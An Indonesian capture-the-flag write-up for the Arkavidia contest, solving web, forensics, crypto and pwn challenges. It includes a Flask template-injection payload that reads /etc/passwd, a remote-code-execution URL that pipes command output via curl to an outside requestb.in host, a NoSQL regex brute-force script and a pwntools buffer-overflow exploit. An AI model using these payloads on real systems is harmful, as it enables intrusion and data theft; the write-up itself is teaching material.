Searchin' D' Web - 100 Pts

Vulnerability yang di temukan adalah template injection, di buktikan dengan menggunakan payload "{{config}}" pada parameter "q=" url lengkapnya seperti ini http://ctf.arkavidia.id:30001/?query={{config}} Maka muncul response seperti ini :

```
You searched for <Config {'JSON_AS_ASCII': True,
'USE_X_SENDFILE': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME':
'session', 'SESSION_REFRESH_EACH_REQUEST': True,
'LOGGER_HANDLER_POLICY': 'always', 'LOGGER_NAME':
'app', 'DEBUG': False, 'SECRET_KEY': None,
'EXPLAIN_TEMPLATE_LOADING': False,
'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': None,
'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http',
'JSONIFY_PRETTYPRINT_REGULAR': True, 'TESTING': False,
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'PROPAGATE_EXCEPTIONS': None, 'TEMPLATES_AUTO_RELOAD':
None, 'TRAP_BAD_REQUEST_ERRORS': False,
'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE':
'application/json', 'SESSION_COOKIE_HTTPONLY': True,
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0,
43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None,
'SESSION_COOKIE_SECURE': False,
'TRAP_HTTP_EXCEPTIONS': False}>
Here is your result []
```

Kemudian coba membaca file sensitive seperti /etc/passwd menggunakan relective function berikut "request.__class__.__mro__[8].__subclasses__()[40](%27/etc/passwd%27).read()" url lengkapnya seperti ini http://ctf.arkavidia.id:30001/?query={{request.__class__.__mro__[8].__subclasses__()[40](%27/etc/passwd%27).read()}} Maka muncul response seperti ini :

```
You searched for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
ogin systemd-timesync:x:100:103:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-
network:x:101:104:systemd Network
Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:105:systemd
Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:106:systemd Bus
Proxy,,,:/run/systemd:/bin/false
user:x:1000:1000::/home/user:/bin/bash
Here is your result []
```

Kemudian kita melakukan Remote command injection menggunakan

```
http://ctf.arkavidia.id:30001/?query={{request.__class__.__mr
o__[8].__subclasses__()[40](request.args.file,request.args.wr
ite).write(request.args.payload)}}{{config.from_pyfile(reques
t.args.file)}}&file=/tmp/x.py&write=w&payload=import%20os;os.
system(%22[Command]|curl%20-d%20@-
%20https://requestb.in/wziioiwz%22)
```

Bagian [Command] Bisa kita isi dengan command apapun kita mencoba listing directory ls dan melihat ada file flag kemudian kita cat flag tersebut dan di dapatkan :
Arkav4{s5tI_4_da_re4l_fl4g}

*Result dari command dapat dilihat di
https://requestb.in/wziioiwz?inspect

Punten! - 150Pts

Vulnerability yang di temukan adalah NoSQL injection , kami menemukan path api untuk mencari post dari file main.[angka].js

Ketika kami mencoba untuk melakukan post

```
Method: POST
URL: http://ctf.arkavidia.id:30006/api/post
Payload={"text":"xxxxx"}
Response: {"success":true,"msg":"Successfully
added!","result":{"_id":"5a50536565468f0011304be0","text":"xxxxx",
"date":"2018-01-06T04:41:09.220Z","hidden":false}}
```

Ada kolom hidden:false berarti kemungkinan ada post yang memiliki hidden:true dan untuk membuktikannya kita mencoba melakukan inject dalam json yg dikirim

```
curl -X POST -d '{"hidden":{"$ne":"false"}}' -H "Content-Type:
application/json" http://ctf.arkavidia.id:30006/api/posts/find -v

*   Trying 35.185.179.1...
* Connected to ctf.arkavidia.id (35.185.179.1) port 30006 (#0)
> POST /api/posts/find HTTP/1.1
> Host: ctf.arkavidia.id:30006
> User-Agent: curl/7.47.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 26
>
* upload completely sent off: 26 out of 26 bytes
< HTTP/1.1 200 OK
< X-Powered-By: Express
< Access-Control-Allow-Origin: *
< Content-Type: application/json; charset=utf-8
< Content-Length: 39
< ETag: W/"27-3SNn/cyE3mgJ2zAZK0ppXannk0o"
< Date: Sat, 06 Jan 2018 06:04:36 GMT
< Connection: keep-alive
<
* Connection #0 to host ctf.arkavidia.id left intact
{"success":true,"msg":"1 posts found."}#
```

Untuk mengetahui text dari post yang di hidden kita melakukan bruteforce menggunakan $regex

Dan mengunakan script python berikut:

```
#curl -X POST -d '{"text":{"$regex":"Arkav4{x.*}$"}}' -H "Content-
Type: application/json"
#http://ctf.arkavidia.id:30006/api/posts/find -v
```

```
import requests
import json
import string
path="http://ctf.arkavidia.id:30006/api/posts/find"
header={"Content-Type": "application/json"}
x=""
letters = string.ascii_letters+string.digits+"_-=+!@"
while 1:
      for z in letters:
            tmp=z

      payload='{"text":{"$regex":"Arkav4{'+x+tmp+'.*}$"},"hidden":{
"$eq":"true"}}'
            #print payload
            r = requests.post(path, data = payload, headers=header)
            if json.loads(r.text)['success'] == True:
                  x+=tmp
                  print "Flag: Arkav4{"+x+"}"
                  break
```

Didapatkan Flag: Arkav4{hidd3n_1n_pl4in_5ight}

Baby Shark - 10Pts

Flagnya terpisah jadi 2 part
Flag pertama didapatkan dengan strings baby_shark.jpg | grep "Arkav4"

```
Sat 13:10:15 with root in 2017/arkavidia/forensic
•% →strings baby_shark.jpg | grep "Arkav4"
Arkav4{baby_shark_
```

Flag kedua didapatkan dengan exiftool baby_shark.jpg

```
Sat 13:10:20 with root in 2017/arkavidia/forensic
•% →exiftool baby_shark.jpg
ExifTool Version Number         : 10.10
File Name                       : baby_shark.jpg
Directory                       : .
File Size                       : 85 kB
File Modification Date/Time     : 2018:01:06 10:13:24+07:00
File Access Date/Time           : 2018:01:06 10:13:37+07:00
File Inode Change Date/Time     : 2018:01:06 10:13:24+07:00
File Permissions                : rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Exif Byte Order                 : Big-endian (Motorola, MM)
XP Comment                      : d0_do_Do_D0_d0dO0}
Padding                         : (Binary data 2060 bytes, use -b option to extract)
Comment                         : Arkav4{baby_shark_
Image Width                     : 1280
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1280x720
Megapixels                      : 0.922
```

Flag : Arkav4{baby_shark_d0_do_Do_D0_d0dO0}

The Dock - 15 pts

Dapat file tar namanya dock

```
Sat 16:06:12 with root in arkavidia/misc/docker
•% →file dock
dock: POSIX tar archive
```

Extract

```
Sat 16:06:45 with root in arkavidia/misc/docker
•% →tar -xvf dock
90367576ba0eb72ba4d084bfd4f5b6eda0f93f74b5916858e2439babb8aef597/
90367576ba0eb72ba4d084bfd4f5b6eda0f93f74b5916858e2439babb8aef597/VERSION
90367576ba0eb72ba4d084bfd4f5b6eda0f93f74b5916858e2439babb8aef597/json
90367576ba0eb72ba4d084bfd4f5b6eda0f93f74b5916858e2439babb8aef597/layer.tar
b0f36cf321ad2abd6e09ee133fc37c9d8fcc7c9006ff89e3929ac45131eee4b8/
b0f36cf321ad2abd6e09ee133fc37c9d8fcc7c9006ff89e3929ac45131eee4b8/VERSION
b0f36cf321ad2abd6e09ee133fc37c9d8fcc7c9006ff89e3929ac45131eee4b8/json
b0f36cf321ad2abd6e09ee133fc37c9d8fcc7c9006ff89e3929ac45131eee4b8/layer.tar
e72d15364d0597755825fce6ef7e3f7e97dc419a9bba65b7233422fc32458246.json
manifest.json
repositories
```

Extract kedua layer.tar salah satunya mangandung flag

```
Sat 16:06:50 with root in arkavidia/misc/docker
•% →tar -xvf 90367576ba0eb72ba4d084bfd4f5b6eda0f93f74b5916858e2439babb8aef597/layer.tar
Dockerfile
docks
flag
```

```
Sat 16:08:37 with root in arkavidia/misc/docker
•% →cat flag
Arkav4{dock3r_1s_l33T}
```

Flag : Arkav4{dock3r_1s_l33T}

Simple Crypto – 50 pts

Diberikan cipher text:

5173572d6f5b785771400a5b7b4b752a6d09447f6a526d441f6e380f592f0345

dan algoritma enkripsi:

```
import sys
import random

key = sys.argv[1]
flag = ***censored***

assert len(key) == 9
assert max([ord(char) for char in key]) < 128
assert max([ord(char) for char in flag]) < 128

message = flag + ":" + key
encrypted = chr(random.randint(0, 128))

for i in range(0, len(message)):
  encrypted += chr((ord(message[i]) + ord(key[i % len(key)]) +
ord(encrypted[i])) % 128)

print (encrypted.encode('hex'))
```


Dari sini diperlukan key dan flag yang diperlukan untuk membuat enkripsi.

Length dari key adalah 9 karakter, oleh karena itu kami tebak keynya adalah arkavidia (nama event). Lalu kami coba bruteforce dengan algoritma berikut

```
import string


def encrypt(message):
key = 'arkavidia'
encrypted = 'Q'
for i in range(0, len(message)):
encrypted += chr((ord(message[i]) + ord(key[i % len(key)]) +
ord(encrypted[i])) % 128)

return encrypted

printable = string.printable
result =
'5173572d6f5b785771400a5b7b4b752a6d09447fa526d441f6e380f592f0345'
decode_result = result.decode('hex')
message = 'Arkav4{'
while True:
```

```
for c in printable:
flag = encrypt(message + c)
if flag[len(flag)-1] == decode_result[len(flag)-1]:
message += c
print message
```

Sehingga didapatkan flag berikut



Arkav4{1ni_5o4L_3ZZy}

Awesome - Pwn 150

Kita diberikan sebuah binary dengan konfigurasi sebagai berikut:

Fungsi main dari binary ini hanya memanggil 2 fungsi, yaitu setvbuf dan painting.

Pseudocode dari fungsi painting:

```
int painting()
{
    int result; // eax@2
    char s1; // [sp+0h] [bp-18h]@1

    *(_DWORD *)&file_name = 1701340520; // file_name = "hehe";
    byte_804A084 = 0; // file_name[4] = 0;
    read_file();
    printf("%s", "Input: ");
    read_string(&s1); // gets(s1);
    if ( !strcmp(&s1, "Yes\n") ) result = puts("Great! You are indeed awesome!");
    else if ( !strcmp(&s1, "Maybe\n") ) result = puts("Maybe? You are DEFINITELY awesome!");
    else
    {
        if ( strcmp(&s1, "No\n") )
        {
            puts("Segmentation fault (core dumped)");
            exit(0);
        }
        result = puts("You are not awesome, you are AWESOME!");
    }
    return result;
}
```

Jika kita lihat fungsi read_file, fungsi ini hanya membaca isi file (dari file_name) dan menulis ke standard output. Fungsi ini akan penting untuk nantinya

```
FILE *read_file()
{
    FILE *result; // eax@1
    char v1; // [sp+Bh] [bp-Dh]@4
    _IO_FILE *fp; // [sp+Ch] [bp-Ch]@1

    result = fopen(&file_name, "r");
    fp = result;
    if ( result )
    {
        while ( 1 )
        {
            v1 = _IO_getc(fp);
            if ( v1 == -1 ) break;
            putchar(v1);
        }
        result = (FILE *)fclose(fp);
    }
    return result;
}
```

Kelemahan dari program terletak pada fungsi read_string:

```
int read_string(int a1)
{
    int v1; // eax@3
    int v2; // eax@4
    int result; // eax@5
    char v4; // [sp+Bh] [bp-Dh]@2
    int v5; // [sp+Ch] [bp-Ch]@1

    v5 = 0;
    do
    {
        v4 = getchar();
        if ( !v4 )
        {
            *(char *)(++v5 + a1) = 10;
        }
        *(char *)(a1 + ++v5) = v4;
    }
    while ( v4 != 10 );
    result = v5 + a1;
    *(char *)(v5 + a1) = 0;
    return result;
}
```

Fungsi ini mirip dengan fungsi gets. Tetapi jika hasil dari getchar adalah 0 / null-byte, buffer akan diisi dengan 10 (newline), baru kemudian dengan null-byte itu sendiri.

Kesimpulan: Program memiliki kelemahan buffer overflow.

Lalu jika kita lihat kembali pada fungsi painting, ada 3 buah cek dilakukan.

Yang ingin kita hindari adalah cabang yang melakukan pemanggilan fungsi exit (karena exit tidak melakukan return).

Fungsi strcmp akan berhenti pada null-byte, jika kita menginput “Maybe\x00”, maka akan berubah menjadi “Maybe\n\x00” (berdasarkan fungsi read_string).

Kemudian terdapat 4 fungsi yang tidak pernah dipanggil dalam program:


```
int ge(char a1)
{
    int result; // eax@1

    file_name[0] = 102;
    result = a1 & 1;
    if ( a1 & 1 ) exit(0);
    return result;
}

int t_(signed int a1)
{
    int result; // eax@1

    file_name[1] = 108;
    result = a1 % 3;
    if ( a1 % 3 ) exit(0);
    return result;
}
```

```
int fl(signed int a1)
{
    int result; // eax@1

    file_name[2] = 97;
    result = a1 % 5;
    if ( a1 % 5 ) exit(0);
    return result;
}

int ag(signed int a1)
{
    int result; // eax@1

    file_name[3] = 103;
    result = a1 % 7;
    if ( a1 % 7 )exit(0);
    return result;
}
```

Sampai disini, strategi exploit adalah:


1. Melakukan buffer overflow pada program
2. Memanggil 4 fungsi, berturut-turut: “ge”, ”t_”, “fl”, “ag”
3. Memanggil fungsi read_file
4. Mendapatkan flag

Sebelum dieksekusi, ternyata terdapat beberapa kendala:

1. Kita harus memanggil fungsi dengan parameter, yang harus mengikuti aturan di dalam fungsi-fungsi tersebut (terlihat pada pseudocode 4 fungsi di atas)
2. 

Ketika kita memasukkan parameter, dia mengambil value dari stack. Setelah fungsi dilakukan, fungsi akan return ke ebp+8 ini (sebelum mengeksekusi fungsi selanjutnya). Kita harus memastikan nilai dari ebp+8 mengikuti aturan dalam fungsi, dan tidak mengganggu stack serta chain exploit kita.


Berikut adalah *gadget* yang telah saya temukan dalam program:



Sekarang kita tinggal membuat exploit script:

```
from pwn import *
import sys

exe = ELF("./awesome")
context.update(arch="i386",os="linux")

ge = p32(0x0804860b)
t_ = p32(0x0804862f)
fl = p32(0x0804866c)
ag = p32(0x080486ac)
read_file = p32(0x080486f2)

def exploit(r,debug):
    if debug: gdb.attach(r,"b *0x08048881\nc\n")
    payload = "Maybe\x00" + "\x41"*21
    payload += ge
    payload += t_
    payload += p32(0x08048426)
    payload += p32(0x08048775 + 36)
    payload += fl
    payload += ag
    payload += p32(0x0804858e - 2 + 40)
    payload += p32(0x0804864e - 154)
    payload += read_file
    r.sendline(payload)
    r.interactive()

debug = False
if len(sys.argv) > 1:
    r = remote("ctf.arkavidia.id", 30002)
    debug = False
else:
    r = process(exe.path)
    debug = True

exploit(r,debug)
```

Ketika exploit dijalankan untuk remote service:



Flag: ***Arkav4{1_kn0w_u_R_4wsom3!}***